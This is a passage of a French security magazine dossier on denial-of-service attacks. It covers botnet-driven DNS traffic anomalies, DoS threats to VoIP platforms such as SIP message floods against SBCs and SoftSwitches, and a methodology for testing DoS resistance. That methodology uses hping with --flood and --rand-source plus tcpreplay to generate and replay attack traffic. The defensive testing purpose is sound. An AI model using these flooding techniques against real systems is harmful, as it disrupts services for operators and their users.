La *figure 12* qui représente l'évolution du volume de trafic DNS de type MX [9] (sur la courbe rouge), met également en évidence de très fortes variations de trafic à différentes heures de la journée et notamment vers 16h30 et vers 21 heures ce jour-là. On pourrait éventuellement supposer que ces variations de trafic sont imputables à des clients qui allument ou éteignent leur ordinateur à des instants voisins (retour à la maison et début d'une navigation sur internet, arrêt de l'ordinateur à l'heure du coucher...).

Pour avoir une représentation de l'évolution du trafic des clients au cours d'une journée et analyser ces phénomènes, il peut être intéressant d'étudier les évolutions des quantités de requêtes DNS de type A [10], qui permettent d'effectuer la plus grande partie des résolutions nécessaires à la navigation d'un client. L'évolution du trafic DNS de type A au cours de la même journée est représentée sur la *figure 13*. On y retrouve, sans grande surprise, une augmentation régulière du trafic dès 17h, correspondant au retour des clients chez eux, ainsi qu'une diminution régulière du trafic dès 19h jusque dans la nuit. En revanche, les fortes variations de trafic observées à 16h30 et à 21h sur les *figures 11 et 12* ne sont pas observables sur la *figure 13*.

On peut donc en conclure que ces variations ne correspondent pas à un comportement « humain » naturel. S'il s'agit d'un comportement de groupe, avoir une idée de la taille de ce groupe et une connaissance assez précise des membres de ce groupe peut permettre de se prémunir contre d'éventuelles exactions de ce groupe qui pourrait réaliser des attaques de DDoS.

Des analyses comportementales qui sortent du contexte de cet article permettent d'estimer la taille des botnets responsables de telles variations de trafic. Les machines infectées membres de ces botnets présentent un potentiel de nuisance particulièrement grand.



Conclusion

Cette analyse des différents types d'anomalies constatées sur les serveurs DNS laisse donc à penser que, si la plupart d'entre elles ne semblent pas menacer les serveurs, certaines, notamment celles que nous avons qualifiées d'anomalies fréquentielles, doivent être surveillées de près. Tant que ces anomalies surviennent de manière ponctuelle et non concertée, elles ne présentent pas de danger particulier. En revanche, on a pu constater que des botnets agissent en permanence sur internet et que leur taille est particulièrement grande. Si, aujourd'hui, les botnets se comportent comme de (gros) clients des serveurs DNS sans intention de leur nuire, l'action concertée et simultanée des différents membres du botnet ne passe pas du tout inaperçue ! Alors qu'advient-il si les botnets avaient véritablement l'intention de nuire aux plateformes DNS ? Leur charge pourrait certainement en être multipliée par 10, voire davantage ! Disposer d'outils de surveillance et de protection contre les DDoS (DNS ou autres) paraît donc être une nécessité.

Glossaire

AS	<i>Autonomous System</i>
DDOS	<i>Distributed Denial of Service</i> – déni de service distribué
DNS	<i>Domain Names System</i>
DOS	<i>Denial of service</i> – attaque de déni de service
IANA	<i>Internet Assigned Numbers Authority</i>
KPPS	Kilo paquets par seconde
Root DNS	Serveurs racine de l'infrastructure DNS. Liste complète disponible sur http://www.root-servers.org/
SPF	<i>Sender Policy Framework</i> , norme d'authentification du nom de domaine de l'expéditeur d'un courrier électronique – voir RFC 4408
TLD	<i>Top Level Domain</i> [11]

Références & Notes

[RFC 1034] DOMAIN NAMES – CONCEPTS AND FACILITIES

[1] Analyse de l'attaque : <http://d.root-servers.org/october21.txt>.

[2] DNS attaque de février 2007 : <http://www.icann.org/announcements/factsheet-dns-attack-08mar07.pdf>.

[3] Liste des serveurs DNS disponible sur <http://www.root-servers.org/>.

[4] Projet Titan : http://www.verisign.com/information-services/ATLAS/Project_Titan/index.html.

[5] Netflow est un protocole réseau ouvert, mais propriétaire développé par Cisco Systems. Il permet de collecter des informations de trafic réseau et de fournir une représentation agrégée des différents flux de trafic réseau.

[6] Le TLD (ou Top Level Domain) représente le domaine de niveau le plus élevé rattaché à la racine de l'arborescente (représentée par un « . »). Par exemple, le TLD de la requête www.nomdusite.fr est « fr ». On peut retrouver une liste des TLD valides sur le site de l'IANA [TLDS].


[7] Par exemple, des requêtes du genre xxxxx.mondomaine.com et yyyyy.mondomaine.com.

[8] Ce comportement est particulièrement suspect et différent du comportement standard de la plupart des systèmes d'exploitation qui utilisent des ports sources différents d'une requête à l'autre

[9] Une requête DNS de type MX permet de récupérer l'adresse IP d'un serveur SMTP à utiliser pour envoyer un courriel à un utilisateur d'un domaine donné. Ces types de requêtes sont particulièrement utilisées par les botnets lors de campagnes d'envois massifs de courriels indésirables.

[10] Une requête DNS de type A permet de récupérer une adresse IP à partir d'un nom de domaine donné.

[11] Le TLD (ou Top Level Domain) représente le domaine de niveau le plus élevé rattaché à la racine de l'arborescente (représentée par un « . »). Par exemple, le TLD de la requête www.nomdusite.fr est « fr ». On peut retrouver une liste des TLD valides sur le site de l'IANA [TLDS].



Nicolas Fischbach, Senior Manager, Network Development and Product Engineering Security, COLT Telecom
nico@securite.org <http://www.securite.org/nico/>

DOS CONTRE UNE PLATE-FORME DE VOIX SUR IP

mots clés : infrastructure VoIP / déni de service / SIP / ingénierie

Bien que l'attaque la plus intéressante contre une plate-forme de VoIP soit celle où l'on intercepte une communication, ce n'est généralement pas l'attaque la plus simple à réaliser (à moins bien sûr d'être sur le chemin ou de pouvoir facilement contrôler une des parties). Le risque qui engendre le plus de cheveux gris pour une équipe sécurité est de rendre la plate-forme résistante face aux dénis de service. Au cours de cet article, nous allons décrire quels sont les challenges pour sécuriser une telle plate-forme, et tout particulièrement comment l'optimisation de la disponibilité de

la plate-forme la rend plus vulnérable. Les éléments-clés d'un déploiement qui sont les plus exposés sont bien évidemment le SoftSwitch (ou P-CSCF en terminologie IMS) qui va gérer les communications, le SBC (Session Border Controller) qui gère et régule l'accès au SoftSwitch depuis l'extérieur (les clients), ainsi que les MGW (Media Gateway) qui connectent le nuage VoIP avec le réseau téléphonique traditionnel (RTC). Nous allons étudier quelles attaques sont les plus courantes à l'encontre de ces équipements et quel est leur rôle côté protection.



1. Infrastructure VoIP : fournisseur de service vs entreprise

Dans cet article, nous allons nous intéresser tout particulièrement aux dénis de service contre une infrastructure de VoIP proposée par un fournisseur de service via Internet.

Une solution plus orientée entreprise, que ce soit un service de téléphonie interne via un IP-PBX local ou un IP-PBX hébergé par un opérateur (et donc généralement uniquement accessible via un réseau privé virtuel de type VPN MPLS) ne présente pas la même surface d'attaque et, surtout, il est généralement beaucoup plus simple de trouver la source du problème et d'y remédier.

Il existe également sur le marché de plus en plus d'offres où le service de VoIP transite via Internet, Internet au sens réseau IP public de l'opérateur (c'est-à-dire que la plate-forme est connectée à l'Internet, mais l'accès y est restreint aux IP publiques de cet opérateur). On commence également à voir de plus en plus

d'offres où le client est connecté chez un opérateur différent de celui qui propose la terminaison VoIP.

Ces offres, qui permettent de connecter des clients qui ne sont pas physiquement reliés au réseau de l'opérateur, sont intéressantes, mais sont également celles où les problèmes techniques sont les plus importants. Outre le fait qu'il est impossible de gérer la qualité de service de bout en bout (*end-to-end QoS*), vu que tout opérateur digne de ce nom réécrit les bits DSCP dans l'en-tête IP à 0 en frontière de réseau, qu'on ne maîtrise, ni la perte de paquet, ni le changement des routes, ni la gigue, et j'en passe, cette solution sera également la plus sensible aux dénis de service.

Deux grandes familles de risques s'appliquent : les dénis de service pour une solution exposée sur Internet et l'interception de trafic pour une solution limitée à un réseau local d'entreprise.

2. Considérations lors de l'ingénierie

Je vois déjà certaines personnes suggérer qu'il est trivial de sécuriser une plate-forme de VoIP, même contre les dénis de service vu que du point de vue du marketing n'importe quel pare-feu moderne gère au moins un protocole de VoIP (souvent SIP) et qu'il a une option « bloquer les dénis de service ».

Avant de cibler la partie sécurité en particulier, il faut se rappeler que l'expérience utilisateur est un facteur-clé, et que ce dernier est beaucoup plus sensible à une mauvaise qualité passagère pour de la voix que lors de l'utilisation d'autres médias pour communiquer (messagerie instantanée, courriel, etc.). Qu'un site web mette quelques secondes de plus pour s'afficher, qu'il importe. Qu'une communication téléphonique ressemble à une conversation par talkie-walkie, on frôle la catastrophe. Perte de paquets lors de la session http ? TCP gère. Perte de paquets « VoIP » ? Ils sont perdus, et la communication est perturbée.

Il devient donc essentiel d'optimiser l'infrastructure réseau pour réduire la gigue, éviter les délais inutiles, maintenir la QoS, faciliter le basculement en cas de problème de routage ou d'équipement. L'ajout d'un équipement de sécurité en coupure va à l'encontre de beaucoup de préceptes. Et ceux-ci peuvent dans certains cas amplifier l'impact d'un déni de service.

Au niveau de l'architecture du réseau, vos plus grands ennemis sont les temporisateurs par défaut de beaucoup de protocoles de routage (aussi bien OSPF et ISIS que BGP) et de perte de lien (autant pour le lien physique que du côté de HSRP et de VRRP), ainsi que l'absence de coordination optimale entre ces deux éléments.

Par défaut avec une architecture de réseau complexe, la perte d'un seul élément peut impacter le réseau de 20 secondes à 3 minutes, ce qui est bien trop long pour une plate-forme de voix sur IP. Bien souvent, la coupure n'est pas brutale pour les personnes en communication : par exemple, la voix ne passe que dans un sens, car uniquement le chemin retour est affecté et la communication reste établie aux extrémités, ce qui n'est pas une expérience très plaisante.

Il convient donc d'optimiser autant que possible tous ces temporisateurs pour tenter de réduire la coupure à une fenêtre de 3 à 5 secondes (ceux qui pensent que du « sub-second » est faisable sur une plate-forme d'une telle complexité, je demande à voir :-). Cette opération sera tout bénéfice pour l'utilisateur final, mais augmente les risques liés aux dénis de service. En effet, réduire les temporisateurs implique autant une réduction dans les temps d'attente d'une réponse à une requête qu'une réduction du nombre de fois où cette demande va être réémise avant qu'un chemin soit déclaré invalide. Lorsque ce réseau se retrouve sous le coup d'un déni de service, il est fortement probable que le réseau tente de reconverger alors que c'est inutile. Il peut en effet s'agir d'un faux positif lors de la détection de la perte d'un lien ou d'un voisin, événement provoqué par la perte d'un message

de notification lors d'une surcharge réseau ou dû à une réponse trop tardive du processeur central, car contraint de traiter d'autres opérations de même priorité (ou par absence de « priorisation » à son niveau).

C'est à ce stade que le déploiement parallèle de la qualité de service (QoS) dans le réseau, la protection du processeur principal des différents équipements contre la surcharge d'événements via des fonctionnalités comme CoPP (*Control Plane Policing*), et la priorisation des messages de détection de lien et d'échange d'information de routage devient critique. Je vous renvoie à l'article « Protéger son cœur de réseau IP » dans MISC 29 pour de plus amples détails sur ces mécanismes de protection du routeur et des protocoles de routage.

Un autre élément-clé dans une infrastructure de VoIP réside dans la volonté de vouloir maintenir une communication en cours à tout prix, même en cas de défaillance d'un équipement qui est obligé de gérer un état pour la connexion comme un pare-feu applicatif évolué ou un SBC (*Session Border Controller*). Ces équipements redondants sont obligés de maintenir une table d'état complexe (bien plus qu'un simple n-tuple du type IP source, IP destination, port source, port destination, numéro de séquence, etc.) : adresses IP, ports, séquences, gestion de la traduction d'adresse au niveau réseau (NAT) et au niveau de la signalisation (Hosted NAT), idem pour le flux multimédia RTP, etc.

Il est quasi impossible de maintenir deux équipements en synchronisation complète tout particulièrement dans des environnements où la charge est importante. Celle-ci se mesure en général en CPS (*Calls per Second*) et correspond à l'établissement d'une communication ou son arrêt. En fonction du protocole de signalisation utilisé (SIP, H.323, etc.) chaque opération prend entre 8 et 20 messages. Pour prendre un exemple assez parlant, la majorité des équipements de type SBC sur le marché supportent de 20 (au minimum) à 300 (maximum) CPS, avec une moyenne autour de 70 pour les plus courants. Il devient donc déjà clair que le SBC est une cible de choix pour les attaques au niveau protocole de signalisation, mais également pour les mêmes raisons qu'un simple équipement réseau : une attaque par déni de service peut corrompre le processus de synchronisation, forcer un changement du rôle maître-esclave, et se retrouver avec un nouveau maître qui va « casser » toutes les communications en cours, car l'état en mémoire ne correspond plus à l'état réel des communications.

Et pour finir, la question subsidiaire : que se passe-t-il lors d'un basculement raté (ou d'un retour en disponibilité) ? Tous les clients vont tous essayer de se reconnecter en même temps et vont probablement produire un nouveau déni de service, mais sans objectif malicieux...

Il y a une option « bloquer les dénis de service »...

3. Les cibles principales

L'équipement-clé d'une plate-forme de VoIP qui est toujours exposé est le SBC. Celui-ci traite toujours la signalisation, et en fonction de l'architecture et des services proposés, également le flux multimédia. Il va donc sans dire que sa résistance à un déni de service est critique.

Le SoftSwitch est couramment placé derrière le SBC qui va relayer la signalisation. Les MGW peuvent être exposées directement ou également placées derrière un SBC (ce choix est souvent plus un choix lié au type de service VoIP proposé, tout particulièrement si NAT est utilisé, qu'une décision liée à la sécurité de la plate-forme). Généralement un SoftSwitch (ou un ensemble de SoftSwitch) est hébergé sur un point central alors que les MGW seront distribuées au plus proche des utilisateurs (pour distribuer la charge, mais aussi pour éviter d'avoir des temps de parcours trop longs). Le choix de mettre un SBC (redondant) unique est autant un choix d'architecture (pour éviter d'attirer les flux multimédia vers un point central avant de les renvoyer vers

L'équipement clé est le SBC

les MGW) qu'une décision financière. En résumé, les chemins empruntés par les flux de signalisation et les flux multimédias peuvent être disjoints.

Nous ne nous intéressons pas au pare-feu ici, car, dans la majorité des solutions de VoIP à l'heure actuelle, le pare-feu n'est plus utilisé sur le chemin suivi par les flux VoIP et se focalise plus sur la sécurisation des interfaces de gestion (HTTP(S)).

Un autre angle d'attaque qui peut se révéler intéressant correspond aux flux de signalisation (MGCP ou H.248) entre le SoftSwitch ou le SBC et les MGW.

En effet, ce flux qui sert à contrôler la passerelle VoIP/RTC pour l'établissement (et l'arrêt) d'une communication est également un point sensible. C'est pourquoi, pour éviter qu'un client usurpe l'identité des équipements pour tenter de passer des appels gratuits ou pour générer un déni de service entre deux équipements qui se font « confiance », il est important que ces échanges se fassent sur un lien privé.

4. Les cibles annexes

Outre les équipements qui constituent le cœur de la plate-forme de VoIP, il ne faut pas oublier les services annexes qui influent sur l'accès à celle-ci. Pour les attaques purement à l'encontre de l'infrastructure réseau (par exemple, envoi massif de segments TCP, de messages UDP ou ICMP sans service de destination spécifique) dont le but est de remplir le lien d'accès voir les autres articles de ce dossier. Il en va de même pour la protection du système de gestion en ligne de la plate-forme, tout particulièrement pour la partie exposée aux clients finaux comme la gestion de leur compte, des redirections de numéros, de leur boîte vocale. Cette dernière est souvent accessible en HTTP/HTTPS.

Comme pour beaucoup d'attaques par déni de service, l'attaquant ne va pas que se focaliser sur l'infrastructure VoIP,

mais il va également tenter lors de la préparation de son attaque d'identifier quels autres éléments de l'infrastructure sont critiques pour le fonctionnement du service. Et comme bien souvent, DNS est impliqué. Il est en effet possible d'utiliser DNS pour de la VoIP sur le même principe que le MX pour la réception en entrée du courrier : les RR de type SRV permettent de préciser pour un domaine quels sont les serveurs à contacter, sur quels ports, et avec quelle priorité.

Par exemple, pour `sip:pappy@miscmag.com`, la zone `miscmag.com` contiendrait :

```
_sip._udp SRV 10 5060 proxy-sip.security-labs.org
_sip._udp SRV 20 5060 p-cscf.security-labs.org
```

5. Quelles sont les attaques ? Et comment y répondre ?

Il convient de différencier les attaques purement réseau (voir l'introduction de ce dossier) des attaques au niveau applicatif.

SIP est généralement transporté sur UDP (5060/UDP). Il est bien sûr possible de faire du SIP sur TCP, de manière obligatoire pour SIP-TLS, mais SIP-TLS n'est pas encore une fonctionnalité courante dans les offres de service. Et c'est là que le bas blesse : le trafic UDP est toujours problématique à gérer lors d'un déni de service.

Les attaques peuvent se classer en trois grandes familles :

- ⇒ Les dénis de service contre l'implémentation du protocole (par exemple par *fuzzing* de tous les attributs et paramètres SIP) pour causer une condition d'erreur et planter l'applicatif. La suite PROTON permet de détecter ce genre d'erreurs qui sont courantes, lorsqu'il s'agit de *parser* du contenu complexe.
- ⇒ Les dénis de service contre un appel existant où l'attaquant va arriver à casser la session parce que l'implémentation du protocole de signalisation est mauvaise et une connaissance partielle des paramètres de la connexion permet de l'influer.

Une telle attaque peut être due à une simple erreur ou peut, par exemple, nécessiter que la machine d'état de SIP soit dans un stade spécifique.

- ⇒ Les dénis de service plus génériques dont le seul but est de surcharger le système (ce qui peut bien sûr créer le même type de dommage).

Au niveau des attaques réseau, on retrouvera les attaques génériques et plus que communes : envoi massif de datagrammes UDP et de segments TCP sans port destination particulier, ainsi que des messages ICMP. Leur but est souvent uniquement d'essayer de s'approprier la bande passante disponible.

Une première amélioration consiste à envoyer (toujours en masse) des messages UDP à `IP_serveur:5060` ou des segments TCP à `IP_serveur:5061`. Normalement, tout équipement de filtrage VoIP comme un SBC ne devrait pas avoir de souci pour filtrer ces datagrammes UDP au contenu aléatoire. Le filtrage TCP pourrait être un peu plus problématique en fonction de l'implémentation des fonctionnalités de base de limitation d'établissement de sessions TCP (par exemple : SYN cookies). Un filtre très simple permet de « déprioriser » ces paquets au niveau du SBC, voire de les jeter.

Si cet équipement se retrouve déjà submergé par de telles attaques, il conviendrait de déployer un équipement de filtrage plus évolué dans le cœur du réseau, au plus proche de l'attaquant pour permettre un filtrage spécifique de ces attaques (en ignorant le contenu au niveau applicatif de ces paquets).

Une deuxième amélioration consiste à envoyer des paquets qui contiennent en plus des commandes (SIP) valides. On se rapproche des attaques par complexité où l'applicatif de signalisation (SIP dans notre exemple) est impliqué et la charge CPU et mémoire grandit. Dans le cas de la VoIP, il est courant de voir cet impact de charge sur au moins deux équipements : le SBC ainsi que le SoftSwitch.

Les attaques les plus courantes sont l'envoi en masse de messages :

- ⇒ **SIP REGISTER** : pour s'enregistrer (plus souvent pour essayer de trouver le bon nom d'utilisateur et le bon mot de passe que pour créer un déni de service) ;
- ⇒ **SIP INVITE** : pour générer un appel (soit pour créer un déni de service, soit pour essayer de trouver des numéros joignables) ;
- ⇒ **SIP SUBSCRIBE** : pour mettre à jour ses informations de téléprésence ;

- ⇒ **SIP BYE** : pour essayer de casser une communication en cours (tout particulièrement en essayant de trouver les attributs et paramètres nécessaires par force brute).

Le protocole SIP étant assez verbeux, plus l'en-tête sera long, plus l'impact potentiel sur l'applicatif sera grand. Cette taille peut facilement varier du simple au triple, voire beaucoup plus. De plus, plus le nombre de sources sera grand, plus la liste à parcourir sera longue et donc une opération coûteuse (oui, il est encore courant de voir des implémentations qui reposent sur le parcours d'une liste toute simple).

Comme pour les équipements réseau, la taille des files et les configurations (par défaut) des temporisateurs sur un SBC et un SoftSwitch peuvent avoir un effet négatif sur la résistance aux dénis de service : par exemple un état peut être maintenu (avec la structure correspondante en mémoire) pour quelques minutes. Une optimisation est donc nécessaire, tout particulièrement pour que les files utilisées pour la classification des paquets puissent différencier les paquets appartenant à une communication établie des paquets aléatoires.

De même que pour les attaques par réflexion se servant de serveurs DNS ouverts, il est probable que des plates-formes VoIP puissent être abusées de la même manière avec un effet amplificateur.

Une attaque par déni de service contre les MGW se limite souvent à une attaque à l'encontre de la bande passante disponible, vu que l'interface de signalisation ne devrait pas être exposée et les ports UDP utilisés pour RTP ne sont ouverts qu'à la demande en fonction des informations SDP présentes dans la signalisation SIP. A moins que la pile IP d'un MGW soit vraiment instable, il n'est généralement pas trop difficile de sécuriser ce dernier proprement.

Enfin, le SBC est souvent déjà trop loin (au sens réseau) des sources de l'attaque pour survivre à un large déni de service. C'est pour cela qu'il est important d'avoir plusieurs lignes de défense, et donc d'avoir un équipement qui permet de faire un filtrage intelligent au niveau applicatif, et qui se trouve dans le cœur du réseau de l'opérateur. Il faut que cet équipement puisse décoder la signalisation VoIP, puisse maintenir des informations d'états suffisantes pour différencier les flux et également d'utiliser diverses tactiques pour tenter d'authentifier les sources (ce qui est réalisable de manière très simple pour TCP, et complexe pour UDP). On ne parle ici plus de simple filtrage d'adresses IP ou de port.



Conclusion

Un peu comme pour le courriel, il y a fort à parier que la VoIP, quand elle deviendra plus courante, souffre des mêmes problèmes. En effet, il est de plus en plus courant de devoir traiter des abus qui se transforment en dénis de service à l'encontre des serveurs SMTP directement générés par

du courrier électronique non sollicité ou la phase le précédent comme les attaques par dictionnaire pour essayer d'identifier tous les comptes existants. Quand il deviendra plus intéressant de faire du télémarketing via la VoIP, il ne faudra pas s'étonner de voir ces tactiques (SPIT et « VoIP number harvesting ») devenir un vrai problème.

ÉVALUEZ SA RÉSISTANCE AUX DOS

mots clés : dénis de service / tests / simulation

Ce dossier ne serait pas complet sans la démonstration qu'un déni de service est facile à mettre en œuvre. Qui plus est, comment tester l'efficacité des solutions déployées ? La plupart des prestations d'audit

n'incluent pas ce type de test et l'évaluation est faite « sur papier ». Ridicule. A ce tarif-là, les pen-tests que ces mêmes prestataires s'empressent de facturer peuvent également être simulés...

⇒ 1. Introduction : méthodes de tests


⇒ 1.1 La méthode « on peut plus rigoler »

- 1 ▶ Louer un serveur dédié chez un hébergeur quelconque.
- 2 ▶ Installer `hping`.
- 3 ▶ Lancer n'importe quel paquet avec l'option `--flood`.
- 4 ▶ Répondre au téléphone qui sonne à 06:01.
- 5 ▶ Aller en prison (sans passer par la case départ).

Dit de manière politiquement correcte, ça donne : « Vous l'aurez compris, on ne lance pas un déni de service de test depuis n'importe où, n'importe comment, même à destination de son réseau. Au passage, ça risque aussi d'écrouler le réseau de l'hébergeur... ».

⇒ 1.2 La méthode « je suis devenu responsable depuis que j'ai des jumelles »

Dans ce schéma, la mise en œuvre dépend de l'objectif à atteindre. Physiquement d'abord, s'il s'agit de tester la capacité d'un serveur (ou d'une ferme de serveurs). Il « suffira » de positionner



la source physique de l'attaque en amont du serveur ou du répartiteur de charge (emplacement 2 dans l'exemple). Dans le cas où il s'agit de tester un dispositif plus réel et d'évaluer les capacités de défense, il est nécessaire de positionner la source physique de l'attaque à la bordure du réseau cible (emplacement 1 dans notre exemple).

En termes de protocole de test ensuite, si, par exemple, les tests ont pour objectif d'évaluer le bon dimensionnement de certains composants (serveurs, *firewalls*, IPS), il est indispensable d'identifier le point à partir duquel les cibles s'écroulent. Par conséquent, l'intensité des tests devra augmenter graduellement et selon deux axes : le volume (paquets ou requêtes par seconde/bande passante) et le temps. En parallèle, des métriques de disponibilités et performances devront être collectées avant et après les tests. Il s'agira donc de données du genre : temps de réponse de la pile réseau, requêtes traitées par secondes, délais de transfert des données, etc.

En revanche, s'il s'agit uniquement de faire une démonstration à un manager quelconque qui n'a probablement pas lu ce dossier ou qui n'y a rien compris (évident), il suffira de balayer un panel d'attaques standards et de les lancer sans retenue. Dans ce schéma, le taux de succès est de l'ordre de 100%.

En effet, aucune des précautions (voir « Exemple de gag » plus loin) n'ayant été prise, il est quasiment certain que l'attaque impactera un composant de l'infrastructure, *firewall*, routeur, commutateur, répartiteur de charge, AP, etc. Moralité : on aura fait n'importe quoi, mais on aura montré qu'on peut tout casser facilement. Pour ce qui est de la méthodologie, cette technique se rapproche de la solution précédente (« on peut plus rigoler ») dans la mesure où elle peut conduire à des relations tendues avec les autorités, principalement à cause des effets de bord non maîtrisés.

⇒ 1.3 Le choix de la rédaction

Compte tenu du taux de remplissage des prisons et de l'engorgement des tribunaux, nous nous contenterons de traiter l'approche la plus scientifique, qui s'avère moins risquée pour les systèmes d'informations, aussi bien que pour ceux qui effectuent les tests.

Toutefois, nous éviterons les longs discours sur la méthode, les normes et autres sujets aussi barbaques qu'inutiles. Aussi, passerons-nous tout de suite au concret.

⇒ 2. Techniques de génération de DoS

⇒ 2.1 DoS Réseau

Comment réaliser les tests :

- 1► générer une attaque la plus puissante et la plus réaliste possible ;
- 2► réguler le rythme de génération des paquets.

Nous aurons besoin de *hping*, *tcpdump* et *tcpreplay*. C'est tout.

Les étapes de préparations sont les suivantes :

- 1► définir le type d'attaque ;
- 2► générer un modèle de paquet(s) d'attaque ;
- 3► adapter le modèle à l'environnement de test ;
- 4► rejouer le modèle en boucle à un rythme défini.

⇒ 2.1.1 Définir le type d'attaque


Contrairement à une idée surfaite, cette étape est la plus complexe dans la mesure où elle nécessite le plus d'expérience. En effet, dire que l'on veut tester un SYN Flood est largement insuffisant. Les paquets doivent-ils tous avoir un IPID de 0 ou cette valeur doit-elle être variable ? Et le port source, il change ? Parce que pour un *flood* UDP sur un serveur DNS, il est plus réaliste de le fixer à 53, et de le laisser aléatoire pour un ACK flood sur un service Web. Et savez-vous que dans une proportion

importante de *flood* TCP rencontrés dans la vraie vie, les numéros de séquence sont nuls ? Ne parlons pas du *checksum* UDP optionnel, des options TCP communes (*timestamps*, *mss*, *SACK permitted*, etc.) ou encore des simples TTL. La valeur de toutes ces variables doit être définie à l'avance faute de quoi le test n'est pas maîtrisé, loin de là.

Et pourquoi jouerait-on avec ces options me direz-vous ? Eh bien, pour simuler plusieurs cas d'attaques. Chaque outil, *bot* ou pile réseau a un comportement différent et spécifique. Bon, on va pas s'amuser à tout tester. Mais, en gros, on peut travailler sur quelques éléments les plus caractéristiques, qui se trouvent être ceux que je viens de citer (je vais pas répéter 3 fois la même chose non plus).

⇒ 2.1.2 Génération du modèle de paquet(s)

La définition des caractéristiques de l'attaque est essentielle non seulement pour « coller » à la réalité, mais également pour établir le modèle de paquet à générer. En effet, s'il s'agit simplement de tester un unique paquet, répété à un rythme élevé (ce qui correspond déjà à pas mal d'attaques), il suffit de construire le paquet, de le lancer sur le réseau et de l'enregistrer. Pour ce faire, *hping* et *tcpdump* seront tout à fait appropriés pour la plupart des cas (à l'exception des options TCP autres que le *timestamp*). À ce niveau de détail, *packetizer* sera plus efficace, comme on peut le voir dans les figures ci-dessous, où nous avons rajouté quelques options à un paquet ACK. Au passage,



on pensera bien à modifier la taille d'en-tête TCP, la taille totale du paquet IP ainsi que les checksums (**packetizer** est sympa et indique la valeur à donner pour ce dernier champ).

Dans d'autres cas, il se peut que l'on souhaite voir varier certaines valeurs afin de simuler le comportement « aléatoire » des piles réseau ou encore l'aspect fortement distribué des sources de *botnets*. Il sera alors nécessaire de générer un grand nombre de paquets (avec l'option **--rand-source** de **hping** par exemple) et de les conserver. Le nombre de paquets en question dépendra de la ou des variables concernées. S'il s'agit uniquement de faire varier les ports sources, une capture de plus ou moins 60.000 paquets sera nécessaire. Pour simuler un botnet d'un millier de machines, ce sont autant de paquets capturés qui seront nécessaires.

Pense-bête : pensez à activer l'option **-s 0** avec **tcpdump**, faute de quoi vous pourriez vous retrouver avec des paquets tronqués...

⇒ 2.1.3 Adaptation du modèle

Le ou les paquets qui ont été générés correspondent à un environnement bien précis, qui ne répond pas nécessairement aux mêmes critères que l'environnement de test. Ainsi, certains paramètres doivent être adaptés, à savoir au minimum les adresses (IP et MAC) destination et, dans certains cas, ces mêmes adresses sources. Cette préparation peut s'effectuer directement pendant le « rejeu » du paquet avec les versions 2.x de **tcpreplay** ou en amont, depuis la version 3. La première approche présente évidemment l'avantage de la simplicité, la seconde permet de gagner en performance dans la mesure où l'opération de rejeu est entièrement dédiée à l'envoi de paquets et de trames déjà construits.

note

